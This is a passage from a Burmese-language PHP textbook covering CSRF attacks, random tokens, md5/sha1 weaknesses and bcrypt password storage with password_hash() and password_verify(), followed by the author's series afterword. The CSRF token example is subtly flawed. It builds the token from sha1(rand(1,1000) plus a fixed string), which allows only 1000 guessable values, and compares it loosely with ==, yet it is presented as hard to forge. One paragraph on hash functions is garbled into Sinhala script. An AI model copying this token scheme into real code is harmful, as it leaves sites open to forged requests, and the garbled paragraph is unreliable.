ရေးထားတဲ့ကုဒ်ကို ပြန်လေ့လာကြည့်ပါ။ URL Query က id ကို ယူပြီးတော့ အဲဒီ id နဲ့ ကိုက်တဲ့ User ကို ဖျက်ဖို့ရေးထားတာပါ။ ဒါပေမယ့် ဒီ URL ကိုသုံးပြီး လူတိုင်းက ဖျက်ချင်တဲ့ User ကိုလာဖျက်လို မရပါဘူး။ ကုဒ်ထဲမှာ Auth::check() နဲ့ စစ်ထားပါတယ်။ Login ဝင်ထားတဲ့ User မှာသာလျှင် ဒီအလုပ်ကို လုပ်လိုရမှာ ဖြစ်ပါတယ်။ Login မဝင်ထားဘဲ ဒီ URL ကို သုံးဖို့ကြိုးစားရင် ဖျက်တဲ့အလုပ်ကို လုပ်မှာ မဟုတ်ပါဘူး။

ကိုယ်က ဒီပရောဂျက်မှာ အကောင့်ရှုလို Login ဝင်ထားမိတယ်ဆိုကြပါစို့။ ဒုက္ခာပေးလိုသူက ဒီလို Element ပါတဲ့ ဝတ်ဆိုက်တစ်ခုကို ရေးထားတဲ့အခါ ကိုယ်ကမသိလိုက်ဘဲ အဲဒီဝတ်ဆိုက်ကို သွားမိရင် ပြဿနာ တက်ပါဖြစ်။

```

```

ဝတ်ဆိုက်ကသူ့ဝတ်ဆိုက်ပါ။ ရေးထားတာက သူကုဒ်ပါ။ ဒါပေမယ့် ကိုယ်ကအဲဒီ ဝတ်ဆိုက်ကို ဖွင့်လိုက်မိ ချိန်မှာ Browser က Element ဖြစ်တဲ့အတွက် ပုံကိုပြနိုင်ဖို့ src Attribute မှာပေးထားတဲ့ လိပ်စာ ကို Request ပိုလိုက်မှာပါ။ ပိုလိုက်တာက ကိုယ် Browser ကဖြစ်နေတဲ့အတွက် delete.php ရဲ Auth::check() က စစ်ကြည့်လိုက်တဲ့အခါ Login ဖြစ်နေလို့ User ကိုဖျက်ပြစ်လိုက်မှာ ဖြစ်ပါတယ်။

သူ့ဝတ်ဆိုက်ကို သွားမိတာ ကိုယ်ဝတ်ဆိုက်က Data ထိသွားတယ်ဆိုတဲ့ သဘောမျိုးဖြစ်လို့ ဒီ နည်းကို Cross-site Request Forgery Attack (CSRF) လိုပေါ်ကြတာပါ။ ကိုယ့်ပရောဂျက်မှာ ဒီပြဿနာကို ကာ ကွယ်လိုရင် Random Token ကို သုံးနိုင်ပါတယ်။ ဥပမာ ဒီကုဒ်ကိုလေ့လာကြည့်ပါ။

```
<?php  
echo sha1(rand(1, 1000) . time());  
// 22d0fe99e95aa559355c4f514334bf121601568f
```

sha1() Function ထဲမှာ Random တန်ဖိုးတစ်ခု လက်ရှိအချိန်နဲ့ပေါင်းပြီး ပေးလိုက်တဲ့အခါ ခန့်မှုန်းဖို့ ဘယ်လိုမှ မလွယ်ကူတဲ့ Hash ရလဒ် တစ်ခုကို ရပါတယ် (Hash အကြောင်းကို ခဏနေတော့မှ ဆက်ပြော ပါမယ်)။ အဲဒီရလဒ်က အမြဲတမ်း ပြောင်းနေပါလိမ့်မယ်။ time() Function ပါလို့ တစ်ခါ Run ရင် တန်ဖိုးတစ်မျိုးဖြစ်နေမှာပါ။ ရလာတဲ့ Hash တန်ဖိုးကို Session ထဲမှာသိမ်းထားပြီး Request နဲ့အတူ အဲဒီ တန်ဖိုးပါလာမှ လက်ခံရမှာဖြစ်ပါတယ်။ ဒီလိုပါ –

```
<?php  
  
session_start();  
  
$token = sha1(rand(1, 1000) . 'csrf secret');  
  
$_SESSION['csrf'] = $token;  
  
?>  
  
<a href="delete.php?id=1&csrf=<?= $token ?>">Delete</a>
```

ရလာတဲ့ Random Token ကို Session ထဲမှာသိမ်းပြီး၊ Link မှာလည်း URL Query အနေဖြင့် တဲ့ပေးလိုက်တာပါ။ ဒါကြောင့် ဒါ Link ကိုနိပ်ရင် Random Token က Request နဲ့အတူ ပါလာပါပြီ။ ပါလာတဲ့ Token ကို Session ထဲမှာ သိမ်းထားတဲ့ Token နဲ့ တူမတူ စစ်လိုက်ယုံပါပဲ။

```
<?php

// delete.php

session_start();

if($_GET['csrf'] == $_SESSION['csrf']) {
    echo "Good request";
} else {
    echo "Bad request";
}
```

တစ်ခြားသူက ကိုယ့် Session ထဲမှာ သိမ်းထားတဲ့ ပြောင်းလဲနေတဲ့ Random Token နဲ့ ကိုက်ညီတဲ့ တန်ဖိုးပေးပြီး Request အတူ လွှတ်ဖို့တော်မလွယ်တော့ပါဘူး။ ဒီနည်းနဲ့ CSRF Attack ကို ကာကွယ်ရပါတယ်။

Hash Functions

- Hash Function တွေဟာ ပေးလိုက်တဲ့ Content ရဲ့ Length ဘယ်လောက်ပဲ ကဲ့ပြားပါစေ ပြန်ထုတ်ပေးတဲ့ Output Length အမြဲတမ်း တူညီကြပါတယ်။ md5() Function က စာလုံး (၃၂) လုံးပါတဲ့ Hash ကို ပြန်ထုတ်ပေးပါတယ်။ ပေးလိုက်တဲ့ Content က စာလုံးတစ်လုံးထဲ ဆိုရင်လည်း ရလဒ်က (၃၂) လုံးပဲ ဖြစ်မှာပါ။ ပေးလိုက်တဲ့ Content က စာလုံး (၁၀၀၀၀) ကျော်ရင်လည်း ရလဒ်ကတော့ (၃၂) လုံးပဲဖြစ်မှာပါ။ sha1() Function က စာလုံး (၄၀) ပါတဲ့ Hash ကို ပြန်ထုတ်ပေးပါတယ်။
 - Hash Function တွေဟာ ပေးလိုက်တဲ့ Content ကို ခြေဖျက်ပြီးတော့ Hash ပြောင်းတာဖြစ်တဲ့ အတွက် ချေဖျက်လိုက်လို့ ရလာတဲ့ Hash ကနေ မူလ Content ကို ပြန်မရနိုင်ပါဘူး။ ပေးလိုက်တဲ့ Content ကို Code ပြောင်းပြီးနောက်၊ ရလာတဲ့ Code ကနေ Content ပြန်ပြောင်းလို့ရတဲ့ နည်းပညာတွေရှိပါတယ်။ Encryption လို့ခေါ်ပါတယ်။ Hash နဲ့ မတူပါဘူး။ Encrypt လုပ်လိုက်လို့ ရလာတဲ့ Code ကို Decrypt ပြန်လုပ်ခြင်းအားဖြင့် Content ကို ပြန်ရနိုင်ပါတယ်။ Hash Algorithm တွေ အမျိုးမျိုးရှိသလိုပဲ Encryption Algorithm တွေလည်း အမျိုးမျိုး ရှိကြပါတယ်။
 - Hash Function တွေဟာ ပေးလိုက်တဲ့ Content တူရင် ပြန်ထုတ်ပေးတဲ့ Hash ရလဒ် အမြဲတမ်း တူကြပါတယ်။ ဘယ်နှစ်ကြိမ်ပဲ Run ပါစေ Content တူရင် ထွက်လာတဲ့ Hash အမြဲတမ်း တူမှာပဲ ဖြစ်ပါတယ်။

Hash Function තෝව්ස්ප්‍රී: Content ගි Hash ප්‍රිවාන්දිගිරුතු ඇත්තෙම රාලාතු Hash ගන් Content ප්‍රික්සුයුදි මරුවා ලදී ස්ථිතාවයි පිටයි। Hash ගන් Content ප්‍රික්සුයුදි මරුණින්පෙමයු රුනින්තු තත්ත්වා අන්තර්වාස්ත්‍ර තෝව්ස්ප්‍රී පිටයි।

1f3870be274f6c49b3e31a0c6728957f

ဒီ Hash ကနေ မူလတန်ဖိုးကို ပြန်ထွက်လို မရပေမယ့်၊ အဲဒီ Hash ကို Google မှာ ရှိက်ထည့်ပြီး ရာကြည့်လိုက်ရင် apple ဆိုတဲ့ Content အတွက် Hash ဖြစ်တယ်ဆိုတာကို သိရနိုင်ပါတယ်။ Content တူရင် Hash တူတဲ့အတွက် Content တွေကို Hash ကြိုပြောင်းထားပြီး တိုက်စစ်မယ်ဆိုရင်၊ Hash ကိုကြည့်ပြီး ဘယ် Content အတွက်လဲဆိုတာကို သိရနိုင်ပါတယ်။ တစ်ကယ်တော့ Manual ကြိုပြောင်းစရာမလိုပါဘူး၊ Rainbow Table ကို Hash ကိုပေးလိုက်ရင် Content ပြန်ရှာပေးနိုင်တဲ့ နည်းပညာတွေ ရှိနေပါတယ်။

ဒါကြောင့် md5 တို့ sha1 တို့လို Hash နည်းပညာတွေကို Secure မဖြစ်ဘူးလို ပြောကြပါတယ်။ လုံခြုံအောင် Hash ပြောင်းချင်ပေမယ့် Content ပြန်ဖော်မယ်ဆိုရင် ရနိုင်ခြေရှိနေလိုပါ။ အရင်ကတော့ md5 ကို တင် မလုံခြုံဘူးလို ပြောကြတာပါ။ sha1 ကိုတော့ လုံခြုံတယ်လို သတ်မှတ်ကြပါတယ်။ ဒါပေမယ့် အခုနာက်ပိုင်း Computing Power တွေ တစ်နေ့တစ်ခြား ပိုကောင်းလာကြတော့ အရင်ကလုံခြုံပါတယ်ဆိုတဲ့ sha1 ကိုပါ မလုံခြုံတော့ဘူးလို သတ်မှတ်လာကြတာပါ။ ကနေ့ခေတ်မှာ လုံခြုံတယ်လို ပြောလိုရတဲ့ Hash နည်းပညာကတော့ bcrypt ဖြစ်ပါတယ်။ ဘာကြောင့် md5 တို့ sha1 တို့ကိုကျတော့ မလုံခြုံဘူးလို သတ်မှတ်ပြီး bcrypt ကို ကျတော့မှ လုံခြုံတယ်လို သတ်မှတ်ကြတာလဲဆိုတဲ့ထိတော့ ထည့်မပြောနိုင်တော့ပါဘူး။ Hash Algorithm တွေရဲ့ သဘောသဘာဝနဲ့ Random Salt လို သဘောသဘာဝတွေ ထည့်ပြောမှ ရတော့မှာမြို့လိုပါ။ ဆက်လေ့လာစရာ စာရင်းထဲမှာသာ ထည့်မှတ်ထားလိုက်ပါ။ ဒီလိုပါပဲ နည်းပညာတွေကတော့ လိုက်မယ်ဆိုရင် မဆုံးနိုင်အောင်ပါပဲ။

PHP မှာ bcrypt ဆိုတဲ့အမည်နဲ့ md5() တို့ sha1() တို့လို အလွယ်တစ်ကူ ယူသုံးလိုရတဲ့ Standard Function မရှိပါဘူး။ ဒါပေမယ့် bcrypt ကို အသုံးပြုထားတဲ့ password_hash() လိုခေါ်တဲ့ Hash Function တော့ ရှိနေတာပါ။ ဒီအကြောင်းကို နောက်ခေါင်းစဉ်တစ်ခုနဲ့ ဆက်ပြောပါမယ်။

Saving Passwords

ဝတ်ဆိုက်တိုင်း လိုလိုမှာ User တွေက Register လုပ်ပြီး အကောင့်ဆောက်လိုရတဲ့ လုပ်ဆောင်ချက်တွေ ပါဝင်ကြပါတယ်။ အဲဒီလို Register လုပ်ကြတဲ့အခါ User ဆီက Password ကို တောင်းကြရပါတယ်။ ဒီတော့မှ အဲဒီ Password ကိုသုံးပြီး Login ပြန်ပေးဝင်လို့ ရမှာပါ။

ဒီလို User ဆီက Password ကိုတောင်းယူပြီး သိမ်းထားရတာ တာဝန်ကြီးပါတယ်။ ဘာဖြစ်လိုလဲဆိုတော့ User အများစုက Password တွေကို ပြန်သုံးကြပါတယ်။ ဝတ်ဆိုက် (၁၀) ခုမှာ အကောင့်တွေ ဖွင့်ထားလို့ Password တွေ မတူအောင် (၁၀) ခု ခွဲပေးကြမှာ မဟုတ်ပါဘူး။ တစ်ချို့ဆို Password တစ်ခုထဲနဲ့ နေရာတိုင်းမှာ သုံးနေကြတာပါ။ ဒါကြောင့် ကိုယ့်ဝတ်ဆိုက်မှာ အကောင့်လာဆောက်တဲ့အခါ ပေးတဲ့ User ရဲ့ Password ဟာ အဲဒီ User အတွက် အလွန်အရေကြီးတဲ့ အချက်အလက်တစ်ခုပါ။ ကိုယ်ဝတ်ဆိုက်ရဲ့ လုပ်ချေး အားနည်းချက် တစ်ခုခုပေါ်ကြောင့်သာ User အချက်အလက်တွေ ပေါက်ကြားခဲ့လို့ User တွေရဲ့ Password တွေသာ ပါသွားခဲ့ရင် အဲဒီ User တွေ ပြဿနာတက်မှာက ကိုယ့်ဝတ်ဆိုက် တစ်ခုထဲမှာတင် ပြဿနာတက်မှာ မဟုတ်ပါဘူး။ အဲဒီ Password ကို သုံးထားတဲ့ နေရာတိုင်းမှာ ပြဿနာတက်တော့မှာပါ။ ဒါကြောင့် Password တွေကို လက်ခံသိမ်းဆည်းရတာ တာဝန်ကြီးတယ်လို့ ပြောတာပါ။

Password တွေသိမ်းဆည်းမှုနဲ့ပက်သက်ရင် အရေးအကြီးဆုံးအချက်ကတော့ ဘယ်တော့မှ မူရင်း Password အတိုင်း မသိမ်းဖို့ပါပဲ။ Hash လုပ်ပြီးတော့မှာသာ သိမ်းရပါတယ်။ ဒီတော့မှ အကြောင်းအမျိုးမျိုးကြောင့် User Data တွေ ပေါက်ကြားခဲ့ရင်တောင် Password တွေက Hash လုပ်ထားလို့ ခုက္ခလာပေးတဲ့သူက မူရင်း Password ကို အလွယ်တစ်ကူ သိနိုင်မှာ မဟုတ်တော့ပါဘူး။ နမူနာလုပ်ခဲ့တဲ့ ပရောဂျက်မှာတောင် md5 () ကိုသုံးပြီး Password တွေကို သိမ်းခဲ့တာ တွေ့မြင်ခဲ့ကြရမှာပါ။ ပြည့်စုံလုပ်လောက်ခြင်းတော့ မရှိသေးပါဘူး။ စောစောက ပြောခဲ့သလို md5 Hash က ပြန်ဖော်မယ်ဆိုရင် ဖော်လို့ရနိုင်စရာ ရှိနေလိုပါ။ ဒါကြောင့် bcrypt လို ပိုပြီးတော့ လုပ်ချေးအားကောင်းတဲ့ Hash မျိုးကို လက်တွေမှာ အသုံးပြုပေးဖို့ လိုအပ်ပါလိမ့်မယ်။ ဒီအတွက် PHP မှာ password_hash () လိုခေါ်တဲ့ Function ရှိနေပါတယ်။ ဒီလိုပါ –

PHP >= 5.5

```
<?php
$password = "userpassword";
$hash = password_hash($password, PASSWORD_BCRYPT);
```

```
echo $hash;
// $2y$10$vxvL86DCY/Hh3BiIC0fx.eH06Hsea9kBz3CO2HRkNnVJyPIdtisXS
```

`password_hash()` Function ကို Argument နှစ်ခုပေးရပါတယ်။ Content နဲ့ Algorithm ဖြစ်ပါတယ်။ Content အနေနဲ့ User ရဲ့ Password ကိုပေးရမှာဖြစ်ပြီး Algorithm အနေနဲ့ `PASSWORD_BCRYPT` လိုခေါ်တဲ့ Constant ကို အသုံးပြုနိုင်ပါတယ်။ ရလဒ်ကို `echo` ထုတ်ကြည့်တဲ့ အခါ အတော်လေး ရှည်လျားတဲ့ ရလဒ် Hash ကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ စာဖတ်သူကိုယ်တိုင်စမ်းကြည့်လိုက်ရင် ရမယ့် ရလဒ်နဲ့ အခုဒီမှာပြထားတဲ့ ရလဒ်တူမှာ မဟုတ်ပါဘူး။

စောစောက Hash Function တွေဟာ ပေးလိုက်တဲ့ Content တူရင် ရလဒ်တူတယ်လို့ ပြောပါတယ်။ အခု ဘာကြောင့် မတူတာလဲ။ Hash လုပ်တဲ့အခါ ဒီအတိုင်းမလုပ်ဘဲ Content နဲ့အတူ Random တန်ဖိုးတစ်ခုနဲ့ ပေါင်းပြီးတော့ Hash လုပ်ထားတဲ့အတွက် အဲဒီ Random တန်ဖိုးကြောင့် Hash က လိုက်ပြောင်းနေတာ ဖြစ်ပါတယ်။ ရှုံးက `$2y$10$` ထိကတော့ တူနိုင်ပါတယ်။ သူနောက်ကတန်ဖိုးတွေသာ ပြောင်းနေမှာ ပါ။ `2y` က အသုံးပြုထားတဲ့ Algorithm ဖြစ်ပြီး `10` ကတော့ Cost ကိုဆိုလိုတာပါ။ Content ကို ခြေဖျက်တာ ဘယ်နစ်ခါ ဖျက်သလဲဆိုတဲ့ အရေအတွက်ပါ။ `10` ဆိုတာ $2^{\text{power } 10}$ ဖြစ်လို့ 1024 ကြိမ် ခြေဖျက်အလုပ်လုပ်ထားတယ်ဆိုတဲ့ သဘောပါ။ အဲဒီ `$2y$10$` နောက်ကလိုက်တဲ့ စာလုံး (၂၂) လုံးက Hash မလုပ်ခင် ထည့်လိုက်တဲ့ Random တန်ဖိုးဖြစ်ပြီး တစ်ကယ် Hash Code ကတော့ နောက်ဆုံးကနေလိုက်တဲ့ (၃၁) လုံး ဖြစ်ပါတယ်။

ပြောချင်လိုသာ ဒါတွေ ပြောနေတာပါ။ အသုံးပြုမှု ရှုထောင့်ကနေ ကြည့်ရင် `password_hash()` Function ကို Password ပေးလိုက်ရင် လုပ်ခြိတ်ချရတဲ့၊ ပြန်ဖော်ဖို့ခက်ခဲတဲ့ Hash Code ထွက်လာတယ်လို့ မှတ်ထားရင်လည်း ရပါတယ်။ အဲဒီလိုရလာတဲ့ Hash ကို သိမ်းဆည်းထားရမှာဖြစ်ပါတယ်။

နှမူနာပရောပရောဂျက်မှာဆိုရင် Register လုပ်တုံးက Password ကို `md5()` နဲ့ Hash လုပ်ပြီးသိမ်းခဲ့လို့ Login ဝင်တဲ့အခါ User ပေးလာတဲ့ Password ကို `md5()` နဲ့ပဲ Hash ပြောင်းပြီးမှ မှန်ကန်မှုရှိမရှိတိုက်စစ် ထားပါတယ်။ အခု `password_hash()` နဲ့ ပြောင်းထားတဲ့ Hash တန်ဖိုးကိုရော ဘယ်လိုပြန်တိုက်စစ်ရမလဲ။ `password_verify()` ဆိုတဲ့ Function ကို သုံးရပါတယ်။ ဒီလိုပါ –

PHP >= 5.5

```
<?php

$hash = '$2y$10$vXvL86DCY/Hh3BiIC0fx.eH06Hsea9kBz3CO2HRkNnVJyPIdtisXS';

if(password_verify('userpassword', $hash)) {
    echo 'Correct Password';
} else {
    echo 'Incorrect Password';
}

// Correct Password
```

သိမ်းထားတဲ့ Hash ဟာ userpassword နဲ့ တူညီမှုရှိသလားဆိုတာကို password_verify() နဲ့ စစ်ကြည့်လိုက်တာပါ။ တူညီမှုရှိတဲ့အတွက် Correct Password ဆိုတဲ့ ရလဒ်ကို ပြန်လည်ရရှိမှာပဲ ဖြစ်ပါတယ်။ ဒီနည်းနဲ့ User က Login ဝင်ချိန်မှာ ပေးလာတဲ့ Password နဲ့ သိမ်းထားတဲ့ Hash ကိုက်ညီမှုရှိမရှိ စစ်ကြည့်နိုင်မှာပဲ ဖြစ်ပါတယ်။

Conclusion

ဆက်ကြည့်မယ်ဆိုရင် ကြည့်သင့်တာလေးတွေ ရှိသေးပေမယ့် ဒီလောက်ဆိုရင် လုံခြုံရေးနဲ့ပက်သက်ပြီး ကိုယ့်အိမ်တံခါးကိုယ် သော့ခတ်နိုင်တဲ့ အဆင့်လောက်တော့ ရသွားပြီပဲ ဖြစ်ပါတယ်။ ဒီအခန်းမှာ ဖော်ပြထားတဲ့ ဗဟိုသုတတွေကို အသုံးပြုပြီး ပြီးခဲ့တဲ့အခန်းတွေမှာ ရေးခဲ့တဲ့ ပရောဂျက်ကိုလည်း လိုအပ်သလို ပြင်ဆင်ဖြည့်စက်ကြည့်ဖို့ အကြံပြုပါတယ်။ SQL Injection အတွက်တော့ မူလကတည်းက Prepare Statement တွေကို အသုံးပြုထားပြီး ဖြစ်ပါတယ်။ XSS အကာအကွယ်အတွက် Helper Method ထပ်တိုးပြီးတော့ လိုအပ်တဲ့နေရာတွေမှာ လိုက်ထည့်ပေးသင့်ပါတယ်။ CSRF အကာအကွယ်ကိုလည်း နေရာတိုင်းမှာ မထည့်နိုင်ရင်တောင်မှ အရေးကြီးတဲ့ နေရာအချို့မှာ ထည့်ပေးသင့်ပါတယ်။ Password တွေစံမံတဲ့ နေရာမှာလည်း md5() အစား အခုလေ့လာခဲ့တဲ့ password_hash() ထို့ password_verify() တို့နဲ့ ပြောင်းပေးသင့်ပါတယ်။

ပရောဂျက်ကုဒ်တွေ စမ်းသပ်ရေးသားရင်းပဲဖြစ်ဖြစ်၊ တစ်ခြားအကြောင်းကြောင့်ပဲဖြစ်ဖြစ် အဆင်မပြေတာ တွေ၊ သိချင်တာတွေ ရှိရင် Facebook မှာ လိုတိရှင်း - အမေးအဖြေ ဆိုတဲ့ Group တစ်ခု ရှိပါတယ်။ ကျွန်ုတော်စာရေးသူလည်း Group ထဲမှာရှိသလို၊ Join ထားပြီးတော့ တစ်ခြား စာဖတ်သူများနဲ့လည်း အချင်းချင်း ဆွေးနွေးတိုင်ပင်နိုင်ပါတယ်။

နိဂုံးချုပ်

ဒီစာအုပ်ဟာ လိုတိုရှင်းစာအုပ် စီးရီးထဲမှာ နောက်ဆုံးတစ်အုပ်အနေနဲ့ ရေးဖြစ်ခဲ့တဲ့ စာအုပ်ပါ။ လိုတိုရှင်းလို ခေါင်းစဉ်တပ်ထားပေမယ့် ပါသင့်တာတွေ ထည့်ရှင်းနဲ့ ပုံမှန်စာအုပ်ကြီးတစ်အုပ်စာတောင် ဖြစ်သွားပါ တယ်။ PHP နဲ့ပက်သက်ရင်လည်း ပါသင့်တာတွေ စုံအောင်ပါသွားလို့ စာဖတ်သူများ နှစ်သက်အသုံးဝင် လိမ့်မယ်လို့ မျှော်လင့်ပါတယ်။ ဒီစာအုပ်မတိုင်ခင် ရှေ့ပိုင်းမှာ React လိုတိုရှင်း၊ Laravel လိုတိုရှင်း၊ API လို တိုရှင်း၊ Bootstrap လိုတိုရှင်း၊ JavaScript လိုတိုရှင်း ဆိုတဲ့စာအုပ် (၅) အုပ် ထွက်ထားပြီး ဖြစ်ပါတယ်။ အခုံ ဒီစာအုပ်နဲ့ဆိုရင် စုစုပေါင်း (၆) အုပ် ရှိသွားပါပြီ။

အခြေခံအသင့်အတင့် ကြိုတင်လေ့လာဖူးသူတွေကတော့ ဒီစာအုပ် (၆) အုပ်ထဲက မိမိနှစ်သစ်ရာ စာအုပ်ကို နှစ်သက်ရာအစီအစဉ်နဲ့ လေ့လာနိုင်ပါတယ်။ အခုံမှ စလေ့လာမယ့်သူတွေကတော့ ဒီအစီအစဉ်အတိုင်း ဖတ်ရှုလေ့လာသင့်ပါတယ်။

၁။ Bootstrap လိုတိုရှင်း

၂။ JavaScript လိုတိုရှင်း

၃။ PHP လိုတိုရှင်း

၄။ Laravel လိုတိုရှင်း

၅။ React လိုတိုရှင်း

၆။ API လိုတိုရှင်း

Bootstrap လိုတိရှင်း နဲ့ **JavaScript လိုတိရှင်း** တို့ဟာ အခြေခံအဆင့် စာအုပ်တွေဖြစ်ပါတယ်။ ဒီစာအုပ် **PHP လိုတိရှင်း** ကတေသာ အလယ်အလတ်အဆင့် ဖြစ်ပါတယ်။ နောက်ထပ် ဆက်လက်လေ့လာသင့်တဲ့ **Laravel လိုတိရှင်း** နဲ့ **React လိုတိရှင်း** တို့ကတေသာ လုပ်ငန်းခွင်သုံး နည်းပညာတွေ ဖြစ်သွားပါဖြီ။ **API လိုတိရှင်း** ကတေသာ အဆင့်မြင့်ပိုင်းလို့ ပြောလို့ရနိုင်ပါတယ်။ ဒါကြောင့် ဒီအစီအစဉ်အတိုင်းသာ စနစ်တကျ လေ့လာသွားမယ်ဆိုရင် အခြေခံအဆင့်ကနေ လုပ်ငန်းခွင်ဝင် Web Developer တစ်ဦးဖြစ်တဲ့ အဆင့်ထိ ရောက်ရှိသွားနိုင်ပါတယ်။ ဒီစာအုပ် စီးရီးထဲမှာ Front-End ပိုင်းတွေ Back-End ပိုင်းတွေ အကုန် စုစုပေါင်သွားတာပါ။

အခုခိုရင် ရေးမယ်လို့ ရည်ရွယ်ထားတဲ့ လိုတိရှင်း (၆) အုပ်တဲ့စီးရီး ပြီးပြည့်စုံသွားပြီ ဖြစ်တဲ့အတွက် (၆) အုပ်လုံးကို ပေါင်းချုပ်ပြီး **Professional Web Developer 2021** ဆိုတဲ့အမည်နဲ့ ထပ်ထုတ်ဖို့လည်း စီစဉ် ထားပါတယ်။ စာမျက်နှာ စုစုပေါင်း (၁၀၀၀) နီးပါး ဖြစ်သွားမယ့် အထူးထုတ် စာအုပ်ကြိုးပါ။ ပါဝင်မယ့် အကြောင်းအရာတွေကတေသာ သိပ်ပြောင်းမှာမဟုတ်ပါဘူး၊ အများအားဖြင့် အတူတူပဲဖြစ်မှာပါ။ အမှတ်တရ သိမ်းဖို့ပဲဖြစ်ဖြစ်၊ လက်ခွဲထားလေ့လာဖို့ပဲဖြစ်ဖြစ်၊ အသိမိတ်ဆွေတွေကို လက်ဆောင်ပေးဖို့ပဲဖြစ်ဖြစ်၊ ပေါင်းချုပ် တစ်စုတစ်စည်းထဲ လိုချင်တဲ့သူတွေ နှစ်သက်ကြပါလိမ့်မယ်။

ထွက်သမျှ စာအုပ်တွေကို တစ်စိုက်မတ်မတ် ဖတ်ရှုအားပေးကြသူများ အပါအဝင် စာဖတ်ပရိတ်သတ်များ အားလုံးကို ကျေးဇူးအထူးတင်ကြောင်းပြောရင် နိဂုံးချုပ်အပ်ပါတယ်။ အားလုံးပဲ ရောဂါကပ်ဘေးတွေ ကနေ ကင်းဝေးပြီး မိမိတို့မျှော်မှန်းထားတဲ့ အောင်မြင်မှုများကို ရရှိနိုင်ကြပါစေ။

အီမောင် (Fairway)

၂၀၂၁ ခုနှစ်၊ နေ့နံပါရီလ (၂၃) ရက်နေ့တွင် ရေးသားပြီးစီးသည်။